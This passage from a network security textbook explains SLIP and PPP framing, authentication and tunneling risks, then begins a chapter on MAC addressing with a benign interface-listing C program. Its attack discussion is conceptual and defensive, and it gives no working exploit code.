IEEE 802.6: This defines network management for MANs.

Promiscuous mode can be a significant risk to some networks. Early detection of hosts operating in promiscuous mode can mitigate risks. There are many different methods for detecting promiscuous mode beyond the methods listed in this chapter. Robert Graham's document "Sniffing (network wiretap, sniffer)" provides an extended list of detection methods. This document is available online at *http://cerberus.sourcefire.com/~jeff/papers/Robert_Graham/sniffing-faq.html*.

9 SLIP and PPP

In This Chapter

- Simplified Data Link Services
- Point-to-Point Protocols
- Common Risks
- Similar Threats

The OSI data link layer is intended to frame data from higher layers for transmission across the physical layer. The message frames are used to mitigate data errors received from the physical layer. For multinode networks, the data link layer provides node-addressing support, so nodes do not spend time processing message frames that are intended for some other node. The data link layer also manages the transmission and flow control for the physical layer, ensuring that two nodes do not collide at the physical layer. Even though this layer provides all three of these functions, the implementation can be significantly simplified on a point-to-point network.

A *point-to-point network* implies that there are only two nodes on the network. All data transmitted by the first node is intended for the second node, and vice versa. As such, the data link layer can be simplified. Two common protocols that provide data link services over point-to-point networks are the Serial Line Internet Protocol (SLIP) and Point-to-Point Protocol (PPP).

9.1 SIMPLIFIED DATA LINK SERVICES

In a point-to-point network, many of the complexities from a multinode network vanish, and core functionality can be simplified. This includes simpler framing methods, flow control, and address support.

9.1.1 Simplified Flow Control

The physical layer ensures that the data received matches the data transmitted, but it does not address transmission collisions. When two nodes transmit at the same time, data becomes overwritten and corrupted. The data link layer determines when it appears safe to transmit, detects collisions, and retries when there are data errors. This is required functionality on a multinode network because any node may transmit at any time.

In a ring network, such as Token Ring or FDDI, the data link layer arbitrates when data is safe to transmit. Without this arbitration, any node could transmit at any time.

In a point-to-point network, there are only two nodes, so arbitration and flow management can be dramatically simplified. The most common types of point-to-point networks use simplex, half-duplex, or full-duplex connections.

9.1.1.1 Simplex

A *simplex* channel means that all data flows in one direction; there is never a reply from a simplex channel. For networking, there are two simplex channels, with one in each direction. Because there is never another node transmitting on the same channel, the flow control is simplified: there is no data link layer flow control because it is always safe to transmit. Examples of simplex networks include ATM, FDDI, satellite networks, and cable modems.

9.1.1.2 Half-Duplex

Half-duplex channels are bidirectional, but only one node may transmit at a time. In this situation, either a node is transmitting, or it is listening. It is very plausible for one node to dominate the channel, essentially locking out the other node. In half-duplex networks, each node must periodically check to see if the other node wants to transmit. Examples of half-duplex networks include some dialup, serial cable, and wireless network configurations.

9.1.1.3 Full-Duplex

In a *full-duplex* network, one channel is bidirectional, but both nodes can transmit at the same time. Examples include many fiber-optic systems, where the transmitted light pulses do not interfere with the received light pulses. Some FDDI, optical cable networks, and telephone modem protocols use full-duplex channels. When using a full-duplex channel in a point-to-point network, the data link flow control system is unnecessary because it is always clear to transmit.

9.1.2 Simplified Message Framing

Message framing ensures that the transmitted data is received in its entirety. Although the physical layer ensures that the data received matches the data transmitted, simultaneous transmissions can corrupt the data. The message frame identifies possible collisions, but the flow control from point-to-point networks limits the likelihood of a collision. In point-to-point networks, the message frame only needs to indicate when it is clear for the other side to transmit.

9.1.3 Simplified Address Support

In a multinode network, the message frame must be addressed to the appropriate node. In a point-to-point network, however, all transmitted data are only intended for the other node on the network. As such, hardware addresses are not required. For backward compatibility, the LLC may report the hardware address as being all zeros or a set value based on the current connection's session. For example, a user with a dialup modem may have the data link layer assign a random MAC address to the connection. After the connection terminates, the next connection may have a different MAC address. In many implementations, the data link layer's MAC address may appear to be the system's assigned IP address; an assigned dialup IP address of `1.2.3.4` may generate the MAC address `00:00:01:02:03:04`. The next time the user dials into the service provider, the system may be assigned a new IP address and generate a new MAC address.

9.2 POINT-TO-POINT PROTOCOLS

Two common point-to-point protocols are SLIP and PPP. These are commonly used over direct-wired connections, such as serial cables, telephone lines, or high-speed dialup such as DSL. Besides direct-wired connections, they can also be used for VPN tunneling over a network.

9.2.1 SLIP

The *Serial Line Internet Protocol* (SLIP) is defined by RFC1055. This simple protocol was originally designed for serial connection. SLIP provides no initial headers and only offers a few defined bytes:

END: The byte `0xC0` denotes the end of a frame.

ESC: The byte `0xDB` denotes an escape character.

Encoded END: If the data stream contains the `END` byte (`0xC0`), then SLIP re-encodes the character as `0xDB 0xDC`.

Encoded ESC: If the data stream contains the `ESC` byte (`0xDB`), then SLIP re-encodes the character as `0xDB 0xDD`.

When the OSI network layer has data to transmit, SLIP immediately begins transmitting the data. At the end of the transmission, an `END` byte is sent. The only modifications to the data are the encoded escape sequences, which are used to prevent the interpretation of a premature `END`.

Although SLIP is one of the simplest data link protocols, it leaves the network open to a variety of risks, including error detection, data size issues, network service support, and configuration options.

9.2.1.1 Error Detection

SLIP contains no mechanism for error detection, such as a framing checksum. SLIP assumes that higher layer protocols will detect any possible transmission corruption. This can lead to serious problems when the physical layer is prone to errors (e.g., noisy phone line) or when the network layer uses a simple checksum system.

9.2.1.2 Maximum Transmission Units

The *maximum transmission unit* (MTU) defines the largest size message frame that is permitted. Larger message frames are usually rejected in lieu of causing a buffer overflow in the data link driver. The SLIP message frame has MTU restrictions. The receiving system must be able to handle arbitrarily large SLIP message frames.

As a convention, most SLIP drivers restrict frames to 1006 bytes (not including the `END` character). This size is based on the Berkeley Unix SLIP drivers, a de facto standard. But nothing in the protocol specifies an actual maximum size.

SLIP also permits transmitting an `END END` sequence, resulting in a zero-length datagram transmission. Higher layer protocols must be able to handle (and properly reject) zero-length data.

9.2.1.3 No Network Service

Many multinode data link protocols include support for multiple network layer protocols. When data is received, the information is passed to the appropriate network layer driver. SLIP contains no header information and no network service identifier. As such, SLIP is generally used with TCP/IP only.

9.2.1.4 Parameter Negotiations

A SLIP connection requires a number of parameters. Because it relies on a TCP/IP network layer, both nodes need IP addresses. The MTU should be consistent between both ends of the network, and the network should authenticate users to prevent unauthorized connections.

Unfortunately, SLIP provides no mechanism for negotiating protocol options or authenticating traffic. The user must configure the SLIP driver with an appropriate network layer IP address and MTU. Flow control, such as simplex or half-duplex, is determined by the physical layer.

Authentication for SLIP connections generally occurs at the physical layer. As users connect to the service provider, they are prompted for login credentials. After authentication, the SLIP connection is initiated. After authenticating, the service provider may supply the appropriate MTU and IP addresses before switching to the SLIP connection.

SLIP does not support other options, such as encryption and compression.

9.2.2 PPP

In contrast to SLIP, the *Point-to-Point Protocol* (PPP) provides all data link functionality. Many RFCs cover different aspects of PPP: RFC 1332, 1333, 1334, 1377, 1378, 1549, 1551, 1638, 1762, 1763, and 1764. The main standard for PPP is defined in RFC1661.

The PPP message frame includes a header that specifies the size of data within the frame and type of network service that should receive the frame. PPP also includes a data link control protocol for negotiating IP addresses, MTU, and basic authentication. In addition, PPP provides link quality support, such as an echo control frame for determining if the other side is still connected. Unfortunately, PPP does not provide a means to protect authentication credentials, detect transmission errors, or deter replay attacks.

9.2.2.1 Authentication

For authentication, PPP supports both PAP and CHAP, but only one should be used. The PPP driver should first attempt the stronger of the two (usually CHAP) and then regress to the other option if the authentication method is unavailable. Although CHAP and PAP both provide a means to transmit authentication credentials, neither provides encryption; the authentication is vulnerable to eavesdropping and replay attacks at the physical layer.

Neither PAP nor CHAP natively supports password encoding. Some extensions to these protocols, such as DH-CHAP (Diffie-Hellman negotiation for hash algorithms), MS-CHAP and MS-CHAPv2 (Microsoft NT hashing), and EAP-MS-CHAPv2 (includes the use of the Extensible Authentication Protocol), extend the authentication system to use one-way encryption rather than a plaintext transfer.

Although PPP is vulnerable to physical layer attacks, these attacks are rare. The larger risk comes from the storage of login credentials on the server. For PAP and CHAP, the login credentials must be stored on the PPP server. If they are stored in plaintext, then anyone with access to the server may compromise the PAP/CHAP authentication. Even if the file is stored encrypted, the method for decrypting the file must be located on the PPP server.

9.2.2.2 Transmission Error Detection

Although PPP includes a frame header and tail, it does not include a checksum for frame validation. The recipient will not detect frames modified in transit. Noisy phone lines, bad network connections, and intentional insertion attacks are not detected. As with SLIP, PPP assumes that error detection will occur at a higher OSI layer.

9.2.2.3 Replay Attack Transmission

PPP's message frame header contains packet and protocol information but not sequence identification. Because PPP was designed for a point-to-point network, it assumes that packets cannot be received out of order. Nonsequential, missing, and duplicate packets are not identified by PPP. As with SLIP, PPP assumes that a higher OSI layer will detect these issues.

Although these are not significant issues with serial and dialup connections, PPP can be used with most physical layer options. If the physical layer permits nonsequential transmissions, then PPP may generate transmission problems. Examples include using PPP with asynchronous transfer mode (ATM) or grid networks. In these examples, data may take any number of paths, may not be received sequentially, and in some situations may generate duplicate transmissions. Similarly, PPP may be used as a tunnel protocol. Tunneling PPP over UDP (another asynchronous protocol) can lead to dropped or nonsequential PPP message frames. Ideally, PPP should be used with physical layer protocols that only provide a single route between nodes.

An attacker with physical access to the network may insert or duplicate PPP traffic without difficulty. This opens the network to insertion and replay attacks.

9.2.2.4 Other Attacks

As with SLIP, PPP provides no encryption. An attacker on the network can readily observe, corrupt, modify, or insert PPP message frames transmissions. Because the network is point-to-point, both ends of the network can be attacked simultaneously.

9.2.3 Tunneling

VPNs are commonly supported using PPP (and less common with SLIP). In a VPN, the physical layer, data link layer, and possibly higher OSI layers operate as a virtual physical medium. A true network connection is established between two nodes, and then PPP is initiated over the connection, establishing the virtual point-to-point network. Common tunneling systems include PPP over SSH and PPP over Ethernet (PPPoE). When tunneling with PPP or SLIP, the tunneled packet header can degrade throughput performance. CPPP and CSLIP address this issue.

9.2.3.1 PPP over SSH

Secure Shell (SSH—described in Chapter 20) is an OSI layer 6 port forwarding protocol that employs strong authentication and encryption. SSH creates a single network connection that is authenticated, validated, and encrypted. Any TCP (OSI layer 4) connection can be tunneled over the SSH connection, but SSH only tunnels TCP ports. Under normal usage, the remote server's network is not directly accessible by the SSH client. By using an SSH tunneled port as a virtual physical medium, PPP can establish a point-to-point network connection. The result is an encrypted, authenticated, and validated PPP tunnel between hosts. This tunnel can forward packets from one network to the other—even over the Internet—with little threat from eavesdropping, replay, or insertion attacks.

An example PPP over SSH connection can be established using a single PPP command (Listing 9.1). This command establishes a SSH connection between the local system and remote `host`, and then initiates a PPP connection. The PPP connection is created with the local IP address `10.100.100.100` and remote address `10.200.200.200`. No PPP authentication (`noauth`) is provided because the SSH connection already authenticates the user.

LISTING 9.1 Example PPP over SSH Connection

```
% sudo pppd nodetach noauth passive pty \
  "ssh root@remotehost pppd nodetach notty noauth" \
  ipparam vpn 10.100.100.100:10.200.200.200
Using interface ppp0
Connect: ppp0 <--> /dev/pts/5
Deflate (15) compression enabled
local  IP address 10.100.100.100
remote IP address 10.200.200.200
```

For the sample in Listing 9.1, the remote user must be able to run `pppd noauth`*. This usually requires root access. When using this command without SSH certificates, there are two password prompts. The first is for the local* `sudo` *command, and the second is for the remote* `ssh login`*. Because* `pppd` *is executing the* `ssh` *command, no other user-level prompting is permitted.*

After establishing the PPP over SSH connection, one or both sides of the network may add a network routing entry such as `route add -net 10.200.200.200 netmask 255.0.0.0` or `route add default gw 10.200.200.200`. The former specifies routing all `10.x.x.x` subnet traffic over the VPN tunnel. The latter sets the VPN as the default gateway; this is a desirable option for tunneling all network traffic.

9.2.3.2 PPPoE

PPP may be tunneled over another data link layer. *PPP over Ethernet* (PPPoE), defined in RFC2516, extends PPP to tunnel over IEEE 802.3 networks. Many cable and DSL connections use PPPoE because PPP provides a mechanism for negotiating authentication, IP address, connection options, and connection management. The PPPoE server is called the *access concentrator* (AC) because it provides access for all PPPoE clients.

PPPoE does have a few specified limitations:

MTU: The largest MTU value can be no greater than 1,492 octets. The MTU for Ethernet is defined as 1,500 octets, but PPPoE uses 6 octets and PPP uses 2.

Broadcast: PPPoE uses a broadcast address to identify the PPPoE server. Normally the PPPoE server responds, but a hostile node may also reply.

AC DoS: The AC can undergo a DoS if there are too many requests for connection allocations. To mitigate this risk, the AC may use a cookie to tag requests. Multiple requests from the same hardware address should receive the same client address.

9.2.3.3 CSLIP and CPPP

When tunneling PPP or SLIP over another protocol, the overhead from repeated packet headers can significantly impact performance. For example, TCP surrounds data with at least 20 bytes of header. IP adds another 20 bytes. So `IP(TCP(data))` increases the transmitted size by at least 40 bytes more than the data size. When tunneling PPP over a SSH connection, the resulting stack `MAC(IP(TCP(SSH(PPP(IP (TCP(data)))))))` contains at least 80 bytes of TCP/IP header plus the PPP and SSH headers. The resulting overhead leads to significant speed impacts:

Transmit Size: When tunneling, there are 80 additional bytes of data per packet. More headers mean more data to transmit and slower throughput.

Message Frames: Many data link protocols have well-defined MTUs. Ethernet, for example, has an MTU of 1,500 bytes. Without tunneling, TCP/IP and MAC headers are at least 54 bytes, or about 4 percent of the MTU. With tunneling, the TCP/IP and PPP headers add an additional 3 percent plus the overhead from SSH.

Stack Processing: When transmitting and receiving, twice as many layers must process each byte of data. This leads to computational overhead.

Although the increase in transmitted data and message frames can be negligible over a high-speed network, these can lead to significant performance impacts over low-bandwidth connections, such as dialup lines. For modem connections, a 3 percent speed loss is noticeable. The stack-processing overhead may not be visible on a fast home computer or workstation, but the overhead can be prohibitive for hardware systems, mission-critical systems, or real-time systems.

NOTE

Generally hardware-based network devices can process packets faster than software, but they use slower processors and do not analyze all data within the packet. Tunneling through a hardware device is relatively quick; however, tunneling to a hardware device requires processing the entire packet. The limited processing capabilities can significantly impact the capabilities to handle tunneled connections.

To address the increased data size, RFC1144 defines a method to compress TCP/IP headers. The technique includes removing unnecessary fields and applying Lempel-Ziv compression. For example, every TCP and IP header includes a checksum. Because the inner data is not being transmitted immediately, however, there is no need to include the inner checksums. This results in a 4-byte reduction. Together with Lempel-Ziv compression, the initial 40-byte header can be reduced to approximately 16 bytes.

Using this compression system with PPP and SLIP yields the *CPPP* and *CSLIP* protocols. Although there is still a size increase from the tunnel, the overhead is not as dramatic with CPPP/CSLIP as it is with PPP and SLIP.

Although CPPP and CSLIP compress the tunneled TCP/IP headers, they do not attempt to compress internal data. Some intermediate protocols support data compression. For example, SSH supports compressing data. Although this may not be desirable for high-speed connections, the SSH compression can be enabled for slower networks or tunneled connections.

Unfortunately, there are few options for resolving the stack processing issue. Tunneling implies a duplication of OSI layer processing. To resolve this, a nontunneling system should be used. For example, IPsec provides VPN support without stack repetition.

9.3 COMMON RISKS

The largest risks from PPP and SLIP concern authentication, bidirectional communication, and user education. Although eavesdropping, replay, and insertion attacks are possible, these attacks require access to the physical layer. Because a point-to-point network only contains two nodes on the network, physical layer threats against the data link layer are usually not a significant consideration.

9.3.1 Authentication

SLIP provides no authentication mechanism. Instead, an authentication stack is usually used prior to enabling SLIP. In contrast, PPP supports both PAP and CHAP for authentication [RFC1334]. PAP uses a simple credential system containing a username and password; the username and password are sent to the server unencrypted and then validated against the known credentials.

In contrast to PAP, CHAP uses a more complicated system based on a key exchange and a shared secret key (Figure 9.1). Rather than transmitting the credentials directly, CHAP transmits a username from the client (*peer*) to the server (*authenticator*). The server replies with an 8-bit ID and a variable-length random number. The ID is used to match challenges with responses—it maintains the CHAP session. The client returns an MD5 hash of the ID, shared secret (account password), and random number. The server computes its own hash and compares it with the client's hash. A match indicates the same shared secret.

Unlike PAP, CHAP authentication is relatively secure and can be used across a network that may be vulnerable to eavesdropping; however, CHAP has two limitations. First, it only authenticates the initial connection. After authentication, PPP provides no additional security—someone with eavesdropping capabilities can hijack the connection after the authentication. Second, if an eavesdropper captures two CHAP negotiations with small-length random numbers, then the hash may be vulnerable to a brute-force cracking attack.

In both PAP and CHAP, the server must contain a file with all credential information. SLIP and PPP do not support stronger authentication methods, such as those based on hardware tokens or biometrics. And, neither SLIP nor PPP encrypts the data transmission, so an eavesdropper can observe login credentials.




FIGURE 9.1 CHAP processing.

9.3.2 Bidirectional Communication

PPP and SLIP provide full-data link support in that the node may communicate with a remote network, and the remote network may communicate with the node. PPP and SLIP provide full bidirectional communication support. As such, any network service operating on the remote client is accessible by the entire network. Most dialup users do not use home firewalls, so any open network service may leave the system vulnerable.

Software firewalls, or home dialup firewalls such as some models of the SMC Barricade, offer approaches to mitigate the risk from open network services.

9.3.3 User Education

More important than bidirectional communication is user education. Most dialup, DSL, and cable modem users may not be consciously aware that their connections are bidirectional. Moreover, home firewalls can interfere with some online games and conferencing software such as Microsoft NetMeeting. As such, these preventative measures may be disabled and leave systems at risk.

You Can't Do That!

Most universities provide dialup support for students and faculty. One faculty member was positive that his dialup connection was not bidirectional. He challenged members of the computer department's support staff to prove him wrong. The proof took three minutes.

First, a login monitor was enabled to identify when the faculty member was online. Then his IP address was identified. This allowed the attackers to know which of the dialup connections to attack. After being alerted to the victim's presence, the attackers simply used Telnet to connect to the address and were greeted with a login prompt. The login was guessed: root, with no password. Then the attacker saw the command prompt, showing a successful login. (The faculty member had never bothered to set the root password on his home computer.) A friendly telephone call and recital of some of his directories changed his viewpoint on dialup security.

Ironically, this faculty member worked for a computer science department. If he was not aware of the threat, how many home users are aware?

9.4 SIMILAR THREATS

The risks from point-to-point networks, such as PPP and SLIP, extend to other point-to-point systems. High-speed dialup connections such as DSL and ATM use point-to-point physical connections—DSL uses PPPoE [RFC2516], and ATM uses PPPoA [RFC2364]. For these configurations, the data link layer provides a virtually transparent connection. An attacker with physical layer access is not impeded by any data link security.

SUMMARY

The data link layer performs three main tasks: segment data into message frames, address message frames, and control the physical layer flow. In a point-to-point network, these tasks are greatly simplified because there are assumed to be only two nodes on the network. Because of this assumption, physical layer attacks remain the greatest risk to the data link layer; the assumption is that there is no third node capable of accessing the network.

The SLIP and PPP protocols take advantage of the simplified network architecture. SLIP reduces the data link layer to a minimal frame requirement, whereas PPP provides minimal support for network layer protocols, authentication, and link control. Unfortunately, PPP provides no additional security beyond the initial authentication.

Both SLIP and PPP can be used as tunneling protocols, creating a virtual point-to-point network over a more secure network connection. Although useful for establishing a VPN, the primary impact is performance.

As with any data link protocol, SLIP and PPP are bidirectional. When connecting to the Internet, both enable external attackers to access the local computer system.

REVIEW QUESTIONS

1. List three data link functions that are simplified by point-to-point networks.
2. Which is a simpler point-to-point data link protocol, SLIP or PPP?
3. Why is user education a concern for point-to-point protocols?

DISCUSSION TOPICS

1. Explain the differences between general data link layer protocols and point-to-point protocols. Describe how these lead to the simplification of the data link layer requirements.
2. There is only one significant RFC covering SLIP, but there are dozens that cover PPP. Explain some of the reasons why PPP is more preferable than SLIP.
3. Describe what would be needed to use PPP as a VPN without tunneling through a higher-layer protocol such as SSH.

ADDITIONAL RESOURCES

SLIP is defined in RFC1055, *A Nonstandard for Transmission of IP Datagrams Over Serial Lines: SLIP*.

PPP is primarily defined in RFC1661, *The Point-to-Point Protocol (PPP)*. Other related documents include RFC1332, *The PPP Internet Protocol Control Protocol (IPCP)*, RFC1333, *PPP Link Quality Monitoring*, and RFC1334, *PPP Authentication Protocols*. The CHAP authentication method was updated in RFC1994, *PPP Challenge Handshake Authentication Protocol (CHAP)*.

PPP has been extended to support many types of point-to-point networks. Each of these extensions includes modifications for maximum performance or additional data link support options. As new data link layers and configurations are introduced, these documents are revised and new ones are added.

- RFC1376, *The PPP DECnet Phase IV Control Protocol (DNCP)*
- RFC1377, *The PPP OSI Network Layer Control Protocol (OSINLCP)*
- RFC1378, *The PPP AppleTalk Control Protocol (ATCP)*
- RFC1551, *Novell IPX Over Various WAN Media (IPXWAN)*
- RFC1638, *PPP Bridging Control Protocol (BCP)*
- RFC1662, *PPP in HDLC-like Framing*
- RFC1762, *The PPP DECnet Phase IV Control Protocol (DNCP)*
- RFC1763, *The PPP Banyan Vines Control Protocol (BVCP)*
- RFC1764, *The PPP XNS IDP Control Protocol (XNSCP)*
- RFC2153, *PPP Vendor Extensions*
- RFC2364, *PPP Over AAL5 (PPPoA)*
- RFC2516, *A Method for Transmitting PPP Over Ethernet (PPPoE)*

Both SLIP and PPP can benefit from compression algorithms. RFC1144, *Compressing TCP/IP Headers for Low-Speed Serial Links*, provides a general method for compressing TCP/IP headers and leads to CSLIP and CPPP. RFC1962, *The PPP Compression Control Protocol (CCP)*, and RFC1974, *PPP Stac LZS Compression Protocol*, provide a PPP-specific compression options.

10 MAC and ARP

In This Chapter

- Data Link Sublayers
- ARP and RARP
- Network Routing
- Physical Layer Risks

On multiple node networks, systems use network addressing to direct data. This addressing happens in the data link layer (OSI layer 2). Any of three addressing methods may be supplied:

Unicast: Each data link message frame is intended for a specific node. All other nodes (nonrecipients) should ignore the message frame.

Multicast: The message frame is intended for a specific set of nodes but not every node.

Broadcast: The message frame is intended for all nodes on the physical network.

One of the most common addressing methods is defined by the IEEE 802 standard. The MAC defines a unique network address to each node on the network and methods for interfacing with the data link layer.

10.1 DATA LINK SUBLAYERS

IEEE 802 splits the OSI data link layer into two sublayers: LLC and MAC. The LLC comprises the upper half of the data link layer, and the MAC is the lower half.

10.1.1 LLC

The *logical link control* (LLC) is defined by the IEEE 802.2 standard and resides in the upper portion of the data link layer. It provides four functions: link management, SAP management, connection management, and sequence management. The LLC provides a consistent interface with the upper OSI layers regardless of the physical layer.

10.1.1.1 Link Management

The LLC provides the control mechanisms for protocols that require flow control. This is commonly seen in Token Ring networks but not common for Ethernet (10Base-2, 100Base-T, etc.). Many quality-of-service protocols, such as those used by ATM and wireless, use LLC link management to compute the quality.

In addition to quality of service, data link standards such as *Spanning Tree* (IEEE 802.1) use the LLC. Spanning Tree is used by bridges and ensures that routing loops do not form. Each bridge sends out a Spanning Tree message frame with an identifier. If a message frame is received with the same identifier, then the route is assumed to have a loop. Spanning Tree breaks loops by not sending message frames to hardware address that form loops. Although Spanning Tree breaks bridging loops, it also opens the network to a simple DoS attack. Any attacker on the network can reply to the Spanning Tree packet causing the bridge to assume that every path is a loop. This results in a bridge that will not bridge traffic.

10.1.1.2 SAP Management

Service Access Points (SAPs) are ports to network layer (OSI layer 3) protocols. Each network layer protocol uses a different 16-bit identifier to identify the network protocol. For example, IP is 0x0800, IPv6 is 0x86DD, and AppleTalk is 0x809B. The two SAP bytes are divided into a destination (DSAP) and source (SSAP), 1 byte each.

The *Sub Network Access Protocol* (SNAP) was added to IEEE 802.2 to extend the number of DSAP/SSAP values. Using SNAP, the LLC is not limited to 1 byte for each DSAP and SSAP. Instead, the SNAP defines a 3-byte Organizationally Unique ID (OUI) and a 2-byte protocol type.

10.1.1.3 Connection Management

The LLC determines whether the data link layer should use a connection-oriented or connection-less communication flow. The type of connection is independent of higher layer protocols. For example, UDP is an OSI layer 4 connection-less protocol, and TCP is an OSI layer 4 connection-oriented protocol. However, both TCP and UDP may use connection-less (or connection-oriented) data link protocols.

10.1.1.4 Sequence Management

For connection-oriented data link traffic and connection-less traffic that requires a confirmation, the LLC includes a sequence number and uses a sliding window system. The sequence numbers ensure that each message frame is received in the correct order. The sliding window reduces communication overhead by only requiring occasional acknowledgements rather than an acknowledgement after every transmission.

10.1.2 MAC

The *media access control* (MAC) sublayer provides two key functions: transmission control and network addressing.

10.1.2.1 Transmission Control

Many of the different IEEE 802.*x* standards define the medium access control. For example, IEEE 802.3 defines the *Carrier Sense Multiple Access with Collision Detection* (CSMA/CD) for Ethernet. CSMA/CD determines when it is safe to transmit. When a node has data to transmit, CSMA specifies that the node first listen to the network. If nobody else is transmitting, then the data is transmitted; however, CSMA provides no means to prevent two nodes from both hearing an empty network and transmitting at the same time. This results in a collision. Collision Detection (CD) monitors the network for additional voltage—above and beyond a single transmitting host. Additional voltage indicates a collision. Upon detecting a collision, the node immediately stops transmitting, waits a few microseconds, and then repeats the process. If the node cannot transmit the data within a specified timeframe or fails to transmit after a few retries, then a network error is passed to the higher OSI layers. Nodes with defective carrier-detection systems may fail to properly detect network traffic and repeatedly corrupt network data.

Big MAC Attack

The term “MAC” may be used many different ways. Although they have the same acronym, *media* access control is not the same as *medium* access control. The medium access control refers to transmission and collision detection, such as CSMA/CD. In contrast, the media access control is commonly associated with the entire OSI layer 2 protocol (LLC + medium access control). Additionally, MAC may refer to the hardware address: MAC address. This ambiguity can result in communication problems between people discussing the network. Is a “MAC attack” related to the hardware address, collision detection, or overall data link layer?

10.1.2.2 Network Addressing

Every node on the network requires a unique address. This hardware address allows unicast and multicast packets to be processed by the recipient node. As each packet is received, the destination hardware address is compared against the local hardware address. If the addresses match, then the packet is processed. Mismatches indicate a packet that is not intended for the node, so the node quietly drops the packet.

Ethernet network cards use a preset 6-byte code to specify the MAC address. These are usually written in a colon-delimitated format: `00:11:22:33:44:55`. The first three octets are the *Organizationally Unique Identifier* (OUI). These usually determine the manufacturer. For example, `00:C0:4F:xx:xx:xx` is a Dell Computer network card, and `00:08:83:xx:xx:xx` denotes a Hewlett-Packard network card. In addition, the IEEE registration authority supplies an OUI subset called the *Individual Address Block* (IAB). The IAB defines the first 24 bits, only allowing 12 bits for unique identification. For example, Microsoft is allocated the MAC addresses range `00:30:00:00:30:00` to `00:30:00:00:3F:FF`.

The first three octets define the OUI. The remaining three octets are vendor specific—they may indicate the particular make and model of the network card or a third-party vendor. Some portion of the last three octets is pseudo-unique; two identical network cards purchased at the same time will likely have different 6-octet sequences. However, there are a limited number of unique octets. For example, a manufacturer may use two octets as a unique identifier (65,536 combinations) but mass-produce 200,000 network cards. To resolve potential address duplications, most network cards permit the network driver to override the preset MAC address. As such, any user can change the MAC address to any value.

Because an attacker can change his MAC address, authentication based on MAC addresses is weak at best. An attacker can readily assume any other MAC address. Similarly, an attacker may change his MAC address for the duration of an attack, which makes it difficult to track down the actual node.

Attackers may target the MAC address through hardware profiling reconnaissance, impersonation, and load attacks.

10.1.2.3 Acquiring Hardware Addresses

The LLC ensures that multinode and point-to-point network interfaces use the same interface. Each physical layer interface is associated with a unique identifier (name) and MAC address. Additional information, such as a network layer IP address, may also be associated with an interface. Although hardware addresses are only needed for multinode networks, point-to-point networks are also assigned hardware addresses by the LLC. For example, the hardware address for the loopback interface (`lo`, `localhost`, etc.) is usually assigned the hardware address `00:00:00:00:00:00`.

ON THE CD

The `getmac.c` program on the CD-ROM displays all network interfaces, hardware addresses, and associated IP addresses. The main component uses the `ioctl()` function to list information associated with each interface (Listing 10.1). An example output from `getmac` (Listing 10.2) shows both multinode and point-to-point network interfaces.

LISTING 10.1 The `ListInterface` Function from the `getmac.c` Program

```
/**********************************************************
 ListInterface(): A computer may have multiple network cards.
 List each interface, hardware address, and IP address.
 **********************************************************/
void    ListInterface   ()
{
  struct ifreq Interface;
  struct ifreq *InterfacePointer; /* pointer to an interface */
  struct ifconf InterfaceConfig;
  char Buffer[0x8000];  /* configuration data (make it big) */
  int i;
  int Socket;

  /* Prepare a socket */
  /*** Any socket will work, don't require root ***/
  Socket = socket(AF_INET,SOCK_STREAM,0);
  if (Socket < 0)
    {
    printf("ERROR: Failed to open socket.\n");
    exit(-1);
    }

  /** SIOCGIFCONF returns list of interfaces **/
  InterfaceConfig.ifc_len = sizeof(Buffer);
  InterfaceConfig.ifc_buf = Buffer;
  if (ioctl(Socket,SIOCGIFCONF,&InterfaceConfig) < 0)
    {
    printf("Error obtaining %s IP address\n",Interface.ifr_name);
    exit(-1);
    }
  /** list every interface **/
  for(i=0; i*sizeof(struct ifreq) < InterfaceConfig.ifc_len; i++)
    {
    InterfacePointer=&(InterfaceConfig.ifc_req[i]);

    /* Load the interface mac address */
    strcpy(Interface.ifr_name,InterfacePointer->ifr_name);

    ioctl(Socket,SIOCGIFHWADDR,&Interface);

    /* Display the results */
    /** The "unsigned int" and "0xff" are just so negative
        characters appear as positive values between
        0 and 255. **/
    printf("Interface: %-6s  ",InterfacePointer->ifr_name);
    printf("MAC: %02x:%02x:%02x:%02x:%02x:%02x  ",
        (unsigned)(Interface.ifr_hwaddr.sa_data[0])&0xff,
        (unsigned)(Interface.ifr_hwaddr.sa_data[1])&0xff,
        (unsigned)(Interface.ifr_hwaddr.sa_data[2])&0xff,
        (unsigned)(Interface.ifr_hwaddr.sa_data[3])&0xff,
        (unsigned)(Interface.ifr_hwaddr.sa_data[4])&0xff,
        (unsigned)(Interface.ifr_hwaddr.sa_data[5])&0xff
        );
    printf("IP: %u.%u.%u.%u\n",
        (unsigned)(InterfacePointer->ifr_addr.sa_data[2])&0xff,
        (unsigned)(InterfacePointer->ifr_addr.sa_data[3])&0xff,
        (unsigned)(InterfacePointer->ifr_addr.sa_data[4])&0xff,
        (unsigned)(InterfacePointer->ifr_addr.sa_data[5])&0xff
        );
    }
  close(Socket);
} /* ListInterface() */
```

LISTING 10.2 Sample Output from `getmac.c`

```
Interface: lo      MAC: 00:00:00:00:00:00  IP: 127.0.0.1
Interface: eth0    MAC: 00:60:08:ca:2e:2c  IP: 10.1.1.247
Interface: eth1    MAC: 00:01:03:69:4d:77  IP: 10.2.21.38
```

10.1.3 MAC Vulnerabilities

Although the MAC provides the means to communicate information between hosts on a network, it also introduces potential attack vectors. Attackers may use

MAC information for reconnaissance, impersonation, or for directed load-based attacks.

10.1.3.1 Hardware Profiling Attacks

The first step in attacking a system is reconnaissance. An attacker blindly attempting to attack an unknown system will rarely be successful. The OUI provides hardware and operating system information to an attacker. For example, if an attacker sees a source MAC address with the OUI `00:0D:93`, then the attacker knows the manufacturer is Apple Computers. The operating system associated with the MAC address is likely a version of MacOS and not Windows, Solaris, or other operating system. Similarly, `00:20:F2` indicates Sun Microsystems—the host is likely running a version of SunOS or Solaris.

